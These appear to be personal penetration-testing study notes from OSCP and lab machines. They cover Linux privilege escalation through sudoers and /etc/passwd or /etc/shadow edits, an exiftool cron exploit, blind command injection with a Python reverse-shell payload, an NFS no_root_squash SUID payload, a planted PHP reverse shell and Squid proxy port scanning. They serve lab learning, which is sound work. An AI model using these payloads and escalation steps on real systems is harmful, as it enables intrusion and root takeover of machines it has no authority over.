Or if you are trying to do it through a cron job, then do this:

- `echo 'echo "michael ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' > cleanup.sh`

- This puts it into a file called cleanup.sh
- Or just put it in manually to a file:
 - `echo "michael ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers`
 - Put the entire thing into a file

And then you can run `sudo -i` to get root shell

How to add sudo user if you have root privileges (get out of limited shell)

Adding a sudo user is one way to get out of a limited shell, and then you can SSH into it, and then run "sudo -i" for root shell.

This is from **OSCP-C .156** when I got root but in a **per-command executor/wrapper**, meaning that I couldn't escape the current directory, and it didn't feel like a fully interactive shell

1. You can **add another user and add them to the sudo group** so that they can run "`sudo -i`" and get a root shell. this is like adding a new user in windows and adding them to admin group
 - a. `useradd -m -s /bin/bash michael`
 - i. `-m` → make a home dir (`/home/michael`)
 - ii. `-s /bin/bash` → give it bash as default shell
 - b. Verify that there is a `michael` directory in `/home`
 - i. `ls /home`
 - c. `echo 'michael:SuperSecret123!' | chpasswd`
 - d. Give them sudo
 - i. `usermod -aG sudo michael`
 - ii. On distros without the sudo group, you might use wheel instead:
 1. `usermod -aG wheel michael`
 - e. Check that SSH daemon is running:
 - i. `systemctl status ssh`
 - ii. Make sure `/etc/ssh/sshd_config` allows password login:
 - iii. `PermitRootLogin prohibit-password`
 - iv. `PasswordAuthentication yes`
2. Restart sshd if you change the config:
 - a. `systemctl restart ssh`

3. ssh michael@192.168.239.156
 - a. password is: SuperSecret123!
 4. sudo -i
 - a. and now you're root!
-

How to add root user if /etc/passwd is writable

We also saw this in [Snookums](#) PG Practice when we ran linPEAS and saw that /etc/passwd was writable

We saw this in [EvilBox-One](#) PG Play. The OSCP entry below also teaches us more in-depth, but here is a more TLDR Version:

First, we need an **MD5-hashed password** in order to place it inside of /etc/passwd. There are other formats that passwords can be found in /etc/passwd though. We can use **OpenSSL, Perl, or Python**. Here is all of them:

OpenSSL:

`openssl passwd -1 password2`

- generates an MD5-hashed password of the word "password2" using the OpenSSL toolkit
- "passwd" specifies that you want to create a hashed password
- "-1" specifies that you want MD5-hash
- "password2" is the word that you want to be MD5-hashed
 - If you want to add salt, here is it:
 - `openssl passwd -1 -salt salt123 pass123`
 - salt123 is the password and pass123 is the password

`openssl passwd -6 password@123`

- "-6" means SHA-512 crypt algorithm
- That's the format stored in **/etc/shadow** on modern Linux systems.
- Used in [this exploit](#)

Perl:

`perl -le 'print crypt("Password123","addedsalt")'`

Python:

```
python -c 'import crypt; print crypt.crypt("Password123", "$6$salt")'
```

Adding it to /etc/passwd:

```
echo 'cyberarri:$1$SjqrkS08$C.gNf7z9v41honP.yqaR31:0:0:Arri:/home/cyberarri:/bin/bash'  
>> /etc/passwd
```

- The two zeros (:0:0:) mean the user ID (UID) and group ID (GID) are 0, which signifies root. So we just created a root user. There can be multiple root users on a machine.
- Also note that this is just a random hash. Make sure to make your own hash when you do this
- The entry "Arri" here was for the Full name of the user, but it's a pretty useless entry

su cyberarri

- Login as this root user

From OSCP (18.3.2. Abusing Password Authentication) (Module 18 Linux Privilege Escalation)

Unless a centralized credential system such as Active Directory or LDAP is used, Linux passwords are generally stored in **/etc/shadow**, which is not readable by normal users. Historically however, password hashes, along with other account information, were stored in the world-readable file **/etc/passwd**. For backwards compatibility, if a password hash is present in the second column of an **/etc/passwd** user record, it is considered valid for authentication and it takes precedence over the respective entry in **/etc/shadow**, if available. This means that if we can write into **/etc/passwd**, we can effectively set an arbitrary password for any account.

Let's demonstrate this. In a previous section, we showed that our Debian client may be vulnerable to privilege escalation because the **/etc/passwd** permissions were not set correctly. To escalate our privileges, let's add another superuser (root2) and the corresponding password hash to **/etc/passwd**. We will first generate the password hash using the [openssl](#) tool and the **passwd** argument. By default, if no other option is specified, openssl will generate a hash using the [crypt algorithm](#), a supported hashing mechanism for Linux authentication.

The output of the OpenSSL **passwd** command may vary depending on the system executing it. On older systems, it may default to the DES algorithm, while on some newer systems it could output the password in MD5 format.

Once we have the generated hash, we will add a line to **/etc/passwd** using the appropriate format:

```
joe@debian-privesc:~$ openssl passwd w00t
Fdzt.eqJQ4s0g

joe@debian-privesc:~$ echo "root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/
passwd

joe@debian-privesc:~$ su root2
Password: w00t

root@debian-privesc:/home/joe# id
uid=0(root) gid=0(root) groups=0(root)
```

Listing 39 - Escalating privileges by editing /etc/passwd

- `openssl passwd w00t`
- `echo "root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd`

As shown in Listing 39, the *root2* user and the *w00t* password hash in our **/etc/passwd** record were followed by the user id (UID) zero and the group id (GID) zero. These zero values specify that the account we created is a superuser Linux account. Finally, in order to verify that our modifications were valid, we used **su** to switch our standard user to the newly created *root2* account, then issued the **id** command to show that we indeed have *root* privileges.

Even though finding **/etc/passwd** world-writable might seem unlikely, many organizations implement hybrid integrations with third-party vendors that may compromise security for easier usability.

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
proftpd:x:112:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:113:65534::/srv/ftp:/usr/sbin/nologin
webadmin:$1$webadmin$3sXBxGUtDGIFAcnNTNh16:/1001:1001:webadmin,,,:/home/webadmin:/bin/bash
```

- For the last entry, apparently the "/" at the end of the hash password is not part of the hash, but it's part of /etc/passwd for organization, so ignore the slash at the end of hashed passwords stored in /etc/passwd

To look for valid users in /etc/passwd, just look for the word "bash" since only valid users will have access to /bin/bash. All the other junk will not have access to it

- `cat /etc/passwd | grep bash`

/etc/passwd entry explained:

`joe:x:1000:1000:joe,,,:/home/joe:/bin/bash`

Login Name: "joe" - Indicates the username used for login.

Encrypted Password: "x" - This field typically contains the hashed version of the user's password. In this case, the value x means that the entire password hash is contained in the /etc/shadow file (more on that shortly).

UID: "1000" - Aside from the root user that has always a UID of 0, Linux starts counting regular user IDs from 1000. This value is also called real user ID.

GID: "1000" - Represents the user's specific Group ID.

Comment: "joe," - This field generally contains a description about the user, often simply repeating username information.

Home Folder: "/home/joe" - Describes the user's home directory prompted upon login.

Login Shell: "/bin/bash" - Indicates the default interactive shell, if one exists.

/etc/shadow

```

└─$ cat etc/shadow
root:$6$RucK3DjUUM8TjzYJ$x2etp95bJSiZy6WoJmTd7UomydMfNjo97Heu8nAo9Tji4xzWSzeE0Z2NekZhsyCaA7y/wbzI.2A2xIL
/uXV9.:18450:0:99999:7 :::
daemon:*:18440:0:99999:7 :::
bin:*:18440:0:99999:7 :::
sys:*:18440:0:99999:7 :::
sync:*:18440:0:99999:7 :::
games:*:18440:0:99999:7 :::
man:*:18440:0:99999:7 :::
lp:*:18440:0:99999:7 :::
mail:*:18440:0:99999:7 :::
news:*:18440:0:99999:7 :::
uucp:*:18440:0:99999:7 :::
proxy:*:18440:0:99999:7 :::
www-data:*:18440:0:99999:7 :::
backup:*:18440:0:99999:7 :::
list:*:18440:0:99999:7 :::
irc:*:18440:0:99999:7 :::
gnats:*:18440:0:99999:7 :::
nobody:*:18440:0:99999:7 :::
_apt:*:18440:0:99999:7 :::
systemd-timesync:*:18440:0:99999:7 :::
systemd-network:*:18440:0:99999:7 :::
systemd-resolve:*:18440:0:99999:7 :::
messagebus:*:18440:0:99999:7 :::
avahi-autoipd:*:18440:0:99999:7 :::
sshd:*:18440:0:99999:7 :::
avahi:*:18440:0:99999:7 :::
saned:*:18440:0:99999:7 :::
colord:*:18440:0:99999:7 :::
hplip:*:18440:0:99999:7 :::
systemd-coredump: !! :18440::::::
296640a3b825115a47h68fc44501c828:$6
18450:0:99999:7 :::

```

- This is from [SunsetDecoy](#) PG Play

Here is the format of /etc/shadow entries:

- **username:password:last_change:min:max:warn:inactive:expire:reserved**

Passwords are likely in **SHA512** format as seen by **\$6\$**

So for example, in the first entry, we see root and a hashed password.

```


[!] sys030 Can we read /etc/shadow file? ..... yes!
...
root:$6$Tb.euwmK$0XA.dwMe0AcopwBl68boTG5zi65wIHsc840WAiye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7 :::
daemon:*:17298:0:99999:7 :::
bin:*:17298:0:99999:7 :::
sys:*:17298:0:99999:7 :::
sync:*:17298:0:99999:7 :::
games:*:17298:0:99999:7 :::
man:*:17298:0:99999:7 :::
lp:*:17298:0:99999:7 :::
mail:*:17298:0:99999:7 :::
news:*:17298:0:99999:7 :::

```

- We see this output from Linux Smart Enumeration
- We can read /etc/shadow

How to exploit /etc/shadow when you can write to it

From Tib3rius Linux Priv Esc course. Video is Weak File Permissions




The screenshot shows the output of a command that lists writable files outside a user's home directory. The output includes:

```
[*] fst000 Writable files outside user's home....  
---  
/var/tmp  
/var/run/acpid.socket  
/var/run/mysqld/mysqld.sock  
/var/lock  
/etc/exports  
/etc/init.d/rc.local  
/etc/passwd  
/etc/shadow  
/usr/bin/overwrite.sh  
/tmp  
/home/user
```

- We can see from Linux Smart Enumeration that we can write to /etc/shadow

1. Make a new SHA512 password (do this in your Kali)



```
root@kali:~# mkpasswd -m sha-512 newpassword  
$6$Y4qaMssUobIPgV$09Gn8.nejI3Yzlak/Y89R3oEu80BNrJAzNSaxBIK1aYMQnF8NpnUb9XYfVjJ49LPMa8B1QxJMZaHx9iHpRSxv/  
root@kali:~#
```

a.

- i. **mkpasswd -m sha-512 newpassword**

2. Replace it with root user's password

3. Login as root

a.

- i. Type in password "**newpassword**"

Exiftool

To examine photos, we can use:

- **exiftool [name of the file]**
 - And if we are not in the same directory as the photo, we can set the path

```

exiftool h2a0s6epa7r6phot1krfa646s4gk8gof.pdf

ExifTool Version Number      : 12.44
File Name                   : h2a0s6epa7r6phot1krfa646s4gk8gof.pdf
Directory                   : .
File Size                   : 24 kB
File Modification Date/Time : 2022:10:25 12:15:33+03:00
File Access Date/Time       : 2022:10:25 12:15:33+03:00
File Inode Change Date/Time: 2022:10:25 12:15:33+03:00
File Permissions            : -rw-r--r--
File Type                   : PDF
File Type Extension         : pdf
MIME Type                   : application/pdf
PDF Version                 : 1.4
Linearized                  : No
Page Count                  : 1
Creator                     : Generated by pdfkit v0.8.6

```

- For example, in the "Precious" Easy HTB, we see that the photo is generated by pdfkit v0.8.6 which had vulnerabilities

Exiftool vulnerability and cron job

In the [Exfiltrated](#) PG Practice, when they ran linPEAS they saw this cronjob:

```

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6   * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6   * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6   1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *    * * *   root    bash /opt/image-exif.sh

```

- /opt/image-exif.sh

Inside was this:

```

www-data@exfiltrated:/var/www/html/subrion/uploads$ cat /opt/image-exif.sh
cat /opt/image-exif.sh
#!/bin/bash
#07/06/18 A BASH script to collect EXIF metadata

echo -ne "\n metadata directory cleaned! \n\n"

IMAGES='/var/www/html/subrion/uploads'
META='/opt/metadata'
FILE=`openssl rand -hex 5`
LOGFILE="$META/$FILE"

echo -ne "\n Processing EXIF metadata now... \n\n"
ls $IMAGES | grep "jpg" | while read filename;
do
    exiftool "$IMAGES/$filename" >> $LOGFILE
done

echo -ne "\n\n Processing is finished! \n\n\n"

```

- The important lines are:
 - **IMAGES='/var/www/html/subrion/uploads'**
 - Tells us the path of the images that exiftool is targeting
 - **exiftool "\$IMAGES/\$filename" >> \$LOGFILE**
 - This tells us it's targeting files in a specific directory and running the exiftool command

FOR CONTEXT: We have a low-privilege shell right now and want to priv esc. The cron job is running as root so if we can exploit this we will likely get root

Exiftool actually has a vulnerability. It's **CVE-2021-22204** and I read 3 writeups, all of which gives us root since the cron job is running as root

1. The [first](#) writeup (my favorite) uses an exploit from exploitdb which creates a malicious jpg file that when run with exiftool will give us a reverse shell.
 - a. Make sure to put the jpg file in the directory above (</var/www/html/subrion/uploads>) since that is where the exiftool is targetting files!
 - b. <https://www.exploit-db.com/exploits/50911>
2. The [second](#) writeup does the same thing as the first but uses a different github exploit, and they upload it through a previous file upload vulnerability, even though they could have just uploaded it using the shell from foothold
 - a. <https://github.com/mr-tuhin/CVE-2021-22204-exiftool>
3. The [third](#) writeup does the entire exploit manually!

Photos

Command Injection for downloading photos:

For the Photobomb easy HTB, when downloading photos, we see three parameters in the Burpsuite request: photo, filetype, dimensions. We can try command injection.

The screenshot shows the Burpsuite interface with the following details:

Request:

```
Pretty Raw Hex
1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 81
9 Origin: http://photobomb.htb
10 Authorization: Basic cEgwdDA6YjBNYiE=
11 Connection: close
12 Referer: http://photobomb.htb/printer
13 Upgrade-Insecure-Requests: 1
14
15 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg;id&filetype=jpg&dimensions=3000x2000
```

Response:

```
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Thu, 12 Jan 2023 11:47:39 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 28
6 Connection: close
7 X-Xss-Protection: 1; mode=block
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10
11 Source photo does not exist.
```

- First, send the request to the Repeater Tab so we can try things easier
- Then we attempt to test for a command injection vulnerability by entering a semi-colon (which is a delimiter for commands in Bash as well as most scripting languages) into each field, followed by the command id
- The application does not return any useful output within the HTTP response, so a different technique is required for testing. Doesn't mean that the commands aren't vulnerable, it just means that it doesn't show any output so maybe it involves **blind command injection**, where we don't see any visible output of confirmation!

```
sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

- sudo tcpdump -ni tun0 icmp
- We proceed to edit the command that we are attempting to inject to a ping command, which if successful will send ICMP packets to the specified address. To capture such packets, we set up a tcpdump for all ICMP traffic on the tun0 interface of our local machine, which is by default used by our lab VPN.

Request

Pretty	Raw	Hex
1 POST /printer HTTP/1.1		
2 Host: photobomb.htb		
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Content-Type: application/x-www-form-urlencoded		
8 Content-Length: 100		
9 Origin: http://photobomb.htb		
10 Authorization: Basic cEgwdDA6YjBNViE=		
11 Connection: close		
12 Referer: http://photobomb.htb/printer		
13 Upgrade-Insecure-Requests: 1		
14		
15 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg;ping+-c+3+10.10.14.17&dimensions=3000x2000		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 500 Internal Server Error			
2 Server: nginx/1.18.0 (Ubuntu)			
3 Date: Thu, 12 Jan 2023 12:04:10 GMT			
4 Content-Type: text/html; charset=utf-8			
5 Content-Length: 67			
6 Connection: close			
7 Content-Disposition: attachment; filename=voicu-apostol-MWER49YaD-M-unsplash_3000x2000.jpg;ping -c 3 10.10.14.17			
8 X-Xss-Protection: 1; mode=block			
9 X-Content-Type-Options: nosniff			
10 X-Frame-Options: SAMEORIGIN			
11			
12 Failed to generate a copy of voicu-apostol-MWER49YaD-M-unsplash.jpg			

- We also make sure to account for the spaces and any other special characters in our payload by **URL-encoding** the command by selecting it and pressing **CTRL+u** inside the BurpSuite repeater, so as to ensure the application properly processes it.
- The command (before URL-encoding) is **ping -c 3 10.10.10.10**
 - "**-c 3**" limits the number of ping requests to 3. Default runs it indefinitely
 - Replace "**10.10.10.10**" with your HOST IP address
- We attempt pasting our payload into all three of the parameters, one at a time, until we see the packets on our tcpdump. **This allows us to check which parameter is vulnerable to command injection**

```
sudo tcpdump -ni tun0 icmp

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
14:04:07.447756 IP 10.10.11.182 > 10.10.14.17: ICMP echo request, id 5, seq 1, length 64
14:04:07.447824 IP 10.10.14.17 > 10.10.11.182: ICMP echo reply, id 5, seq 1, length 64
14:04:08.450132 IP 10.10.11.182 > 10.10.14.17: ICMP echo request, id 5, seq 2, length 64
14:04:08.450149 IP 10.10.14.17 > 10.10.11.182: ICMP echo reply, id 5, seq 2, length 64
14:04:09.451538 IP 10.10.11.182 > 10.10.14.17: ICMP echo request, id 5, seq 3, length 64
14:04:09.451556 IP 10.10.14.17 > 10.10.11.182: ICMP echo reply, id 5, seq 3, length 64
```

- We get the ICMP packets for the filetype parameter! **Successful blind command injection!**
- Now, we can use this command injection to get a **reverse shell**!
- First, we have to set up a reverse shell:
 - nc -nvlp 4444
- We proceed to try out different payloads until one gives us a callback to our listener. After some testing, we try out a Python3 payload.
 - export RHOST="10.10.10.10";export RPRT=4444;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPRT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
- We **URL-encode** it (select the text inside Repeater and then press **CTRL+U**) to ensure the application passes the request properly; the final POST request looks as follows

```

POST /printer HTTP/1.1
Host: photobomb.htb
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 312
Origin: http://photobomb.htb
Authorization: Basic cEgwdDA6YjBNYiE=
Connection: close
Referer: http://photobomb.htb/printer
Upgrade-Insecure-Requests: 1

photo=voicu-apostol-MWER49YaD-M-
unsplash.jpg&filetype=jpg;export+RHOST%3d"10.10.14.17"%3bexport+RPRT%3d8888%3bpython3+
-
c+'import+sys,socket,os,pty%3bs%3dsocket.socket()%3bs.connect((os.getenv("RHOST"),int(o
s.getenv("RPRT"))))%3b[os.dup2(s.fileno(),fd)+for+fd+in+
(0,1,2)]%3bpty.spawn("sh")'&dimensions=3000x2000

```

- Replace the RHOST and RPRT with the correct values for you. And remember that that RHOST is going to be your local IP! Not the target IP. Since this is a reverse shell.

Steganography

In the [MoneyBox](#) PG Play, we saw an example of steganography. We were given an image which seemed useless, but then in the website source code, we were given a "secret key" which ended up being the key used to extract information from an image.

`steghide extract -sf fileName.jpg`

- This will send output to a file called **data.txt**
 - Since steghide can be used for both encryption and decryption, we have to specify extraction by using the **extract** command
 - **-sf**: This stands for "stego file", which is the file that may contain hidden data. It's the image (or audio) file that has potentially been embedded with hidden content.
-

NFS

More can be seen in Tib3rius NFS Video

NFS (Network File System) is a protocol that allows systems to share directories and files over a network as if they were locally mounted on the client machine. It's commonly used in Linux and Unix environments to enable file sharing between servers and clients.

NFS has no protocol for authorization or authentication, making it a common pitfall for misconfiguration and therefore exploitation.

NFS (Network File System) is closely related to **RPC (Remote Procedure Call)** because NFS relies on RPC to function.

How NFS Works

1. Server-Side Setup:

- A server exports directories or file systems, specifying which clients can access them and with what permissions.
- Exported directories are defined in the **exports** file (e.g., `/etc/exports` on Linux).

2. Client-Side Access:

- Clients can mount the shared directories over the network using the `mount` command.
- After mounting, files and directories in the shared directory appear as if they are part of the client's local file system.

How to Enumerate NFS:

1. `showmount -e [ip_address]`

- a. `showmount`: A Linux command that queries an NFS server to retrieve information about its exports.
- b. `-e`: This flag stands for "exports." It tells `showmount` to display the exported directories along with the client permission
- c. This shows:
 - i. Exported Directories: Directories or file systems that the NFS server is sharing.
 - ii. Allowed Clients: Specifies which systems or IPs are allowed to access those directories.

```
(kali㉿kali)-[~]
$ showmount -e 10.10.11.191
Export list for 10.10.11.191:
/home/ross      *
/var/www/html   *
```

- We can see two globally accessible file-shares, as indicated by the star. We can have a look at their contents by mounting the directories

2. `sudo mount -t nfs [IP]:[path_to_file] /mnt/1`

- For example, if we want `/var/www/html` (as shown in screenshot):
 - `sudo mount -t nfs [IP]:/var/www/html /mnt/1`
- a. If `/mnt/1` doesn't exist, use `sudo mkdir -p /mnt/1`
 - i. `-p`: Ensures that any parent directories (like `/mnt`) exist. This is helpful if you're not sure whether `/mnt` exists.
- b. `mount`: The Linux command to attach (mount) a file system to the local file system hierarchy
- c. `-t nfs`: Specifies the type of file system to mount, in this case, **NFS (Network File System)**.
- d. Replace `/var/www/html` with the the directory on the NFS server that is being exported

- Another way to mount NFS is as such:
 - `mount -o rw,vers=2 <target>:<share> <local_directory>`
 - This is from Tib3rius Linux NFS Video
 - Used in the NFS Priv Esc example
 - This would connect using NFSv2 in read/write mode.
 - The other one would try NFSv4 or v3 in default mode, which might fail if the server only supports v2.

3. `ls -la /mnt/1`

- a. Read the filenames and permissions

4. `ls -ld /mnt/1`

- a. `-d`: The directory option tells `ls` to show information about the directory itself, not the files inside it.



```
ls -ld /mnt/1

drwxr-xr-- 5 2017 www-data 4096 Oct 21 18:30 /mnt/1
```

- We can see that the directory is owned by the UID 2017, and belongs to the group with the ID of www-data, or 33. This means that on the target box, i.e the server hosting the share, the directory is owned by a user with that specific UID. We proceed to the second share

Abusing no_root_squash configuration to priv esc

This is from the Tib3rius NFS video from Linux Priv Esc Video

Root Squashing

- Root Squashing is how NFS prevents an obvious privilege escalation.
- If the remote user is (or claims to be) root (`uid=0`), NFS will instead “squash” the user and treat them as if they are the “nobody” user, in the “nogroup” group.
- While this behavior is default, it can be disabled

`no_root_squash`

- `no_root_squash` is an NFS configuration option which turns root squashing off.

- When included in a writable share configuration, a remote user who identifies as “root” can create files on the NFS share as the local root user

How to exploit:

1. Check the contents of /etc/exports for shares with the no_root_squash option
 - a. \$ `cat /etc/exports`
 - b. ...
 - c. `/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)`
2. Confirm that the NFS share is available for remote mounting:
 - a. \$ `showmount -e 192.168.1.25`
 - b. Exports list on 192.168.1.25:
 - c. `/tmp`
3. Create a mount point on your local machine and mount the /tmp NFS share:
 - a. # `mkdir /tmp/nfs`
 - b. # `mount -o rw,vers=2 192.168.1.25:/tmp /tmp/nfs`
4. Using the root user on your local machine, generate a payload and save it to the mounted share
 - a. # `msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf`
5. Make sure the file has the SUID bit set, and is executable by Everyone
 - a. # `chmod +xs /tmp/nfs/shell.elf`
6. On the target machine, execute the file to get a root shell:
 - a. \$ `/tmp/shell.elf`
 - b. `bash-4.1# id`
 - c. `uid=1000(user) gid=1000(user) euid=0(root) egid=0(root)`

Impersonation (editing UID/GID) to read file/directory for NFS

In the **Squashed HTB**, we have an NFS directory that we mounted locally, and the files of the directory contain the files of a website. But, we don't have editing privileges for the directory. However, after running "`ls -ld`", we saw that the directory is owned by the UID 2017.

```
ls -ld /mnt/1  
  
drwxr-xr-- 5 2017 www-data 4096 Oct 21 18:30 /mnt/1
```

- Directory is owned by the UID 2017
- Belongs to the group with the ID of www-data, or 33 (www-data usually has GID 33)

Since NFS has no mechanism for authentication or authorization whatsoever, by assuming the identity of the share's owner, we also assume their permissions on the directory itself.

The plan now is to imitate the user with the UID of 2017 , try adding a php file containing our reverse shell to the webserver and then use our browser to trigger it.

We start by creating a new user on our local machine, and assign them the respective UID:

- `sudo useradd xela`

This user will by default have a UID/GID of the highest ID found in `/etc/passwd` , plus one. Usually this will be 1001 . To change the UID, we run the following command

- `sudo usermod -u 2017 xela`

In theory, we can leave the GID as is, but for complecity's sake we can change it as follows, using groupmod

- `sudo groupmod -g 2017 xela`

We can verify our new user's data by taking a look at our `/etc/passwd` file

- `cat /etc/passwd | grep xela`

```
cat /etc/passwd | grep xela  
  
xela:x:2017:2017::/home/xela:/bin/sh
```

Having created our impostor user, we should now be able to interact with the share mounted on `/mount/1`, namely `/var/www/html` , by using su to run commands as xela.

- `sudo su xela`
 - We switch to the user xela, to finally impersonate as xela

```
ls -al /mnt/1

total 56
drwxr-xr-- 5 xela www-data 4096 Oct 24 11:15 .
drwxr-xr-x 4 root root    4096 Oct 21 18:38 ..
drwxr-xr-x 2 xela www-data 4096 Oct 24 11:15 css
-rw-r--r-- 1 xela www-data   44 Oct 21 13:30 .htaccess
drwxr-xr-x 2 xela www-data 4096 Oct 24 11:15 images
-rw-r----- 1 xela www-data 32532 Oct 24 11:15 index.html
drwxr-xr-x 2 xela www-data 4096 Oct 24 11:15 js
```

- After running "`ls -al /mnt/1`", we can finally see that we are able to view all the contents of the NFS directory. **The impersonation worked!**

Having assumed the UID/GID of 2017, we have successfully impersonated the directory's owner and can now, under the assumption that the share has been configured to allow **rw privileges**, write arbitrary files to that directory.

We now add a reverse php shell, such as [pentestmonkey's](#), and save it as shell.php in the webserver's filesystem.

- Curl the script into the mount, and this will affect the original directory, so the website will have the reverse shell now. Make sure to edit the reverse shell to include correct numbers (like local IP, local port)
- NFS (Network File System) provides a direct link between the client (your local machine) and the server. **When you mount an NFS share locally (e.g., /mnt/1), you are working on the same files that exist on the server.**

While on one shell we set up a netcat listener, all that's left to do is curl the script we just added to the web server

- `rlwrap nc -lvp 4444`
- `curl http://10.10.11.191/shell.php`
 - where "shell.php" is the name of the reverseshell

Squid proxy (squid-cache)

In the [Squid](#) PG Practice, we saw **Port 3128 — Squid Proxy 4.14**

We are familiar with proxies, [Burp Suite](#) is another web proxy we use quite frequently. In summary, rather than directly access that dirty slow internet, this service is acting as a go-between from the server to the outside world at large. It offers security (allegedly) and speed improvements in the form of caching frequent destinations.

[HackTricks](#) gives us some tools to work with.

Enumeration

Web Proxy

You can try to set this discovered service as proxy in your browser. However, if it's configured with HTTP authentication you will be prompted for usernames and password.

```
# Try to proxy curl
curl --proxy http://10.10.11.131:3128 http://10.10.11.131
```

Basically, we may be able to use Squid to scan itself. We want to use the -i argument in curl to show the response code.

```
#To scan itself on port 80
curl -i --proxy http://$IP:3128 http://$IP
```

```
#To scan itself on port 443
curl -i --proxy http://$IP:3128 http://$IP:443
```

```
#To scan itself on port 8000
curl -i --proxy http://$IP:3128 http://$IP:8000
```

```
(kali㉿kali)-[~/offsec-labs/TEMP-publish]
└─$ curl -i --proxy http://$IP:3128 http://$IP:8080
HTTP/1.1 200 OK
Date: Sat, 17 Feb 2024 18:16:32 GMT
Server: Apache/2.4.46 (Win64) PHP/7.3.21
X-Powered-By: PHP/7.3.21
Content-Length: 6448
Content-Type: text/html; charset=UTF-8
X-Cache: MISS from SQUID
Via: 1.1 SQUID (squid/4.14)
Connection: keep-alive
```

We get a hit on port 8080.

Doing them one at a time is a bit tedious. My notes contain a bash script that someone gave me.

This Bash script automates testing whether certain ports on a **target IP** are reachable through a **proxy server** — and specifically whether they return an HTTP status code **200** (OK) when accessed.

```
#!/bin/bash

# Proxy details
proxy_address="192.168.x.x"
proxy_port="3128"

# Target IP and ports
target_ip="192.168.x.x"
ports=("80" "443" "8000" "8080") #Feel free to add additional ports in the same format

# Loop over ports
for port in "${ports[@]}"; do
    # Make a request using curl with the proxy, and save the response and status code
    response=$(curl -s -o /dev/null -w "%{http_code}" --proxy $proxy_address:$proxy_port
$target_ip:$port)


    # Check if the status code is 200
    if [ "$response" -eq 200 ]; then
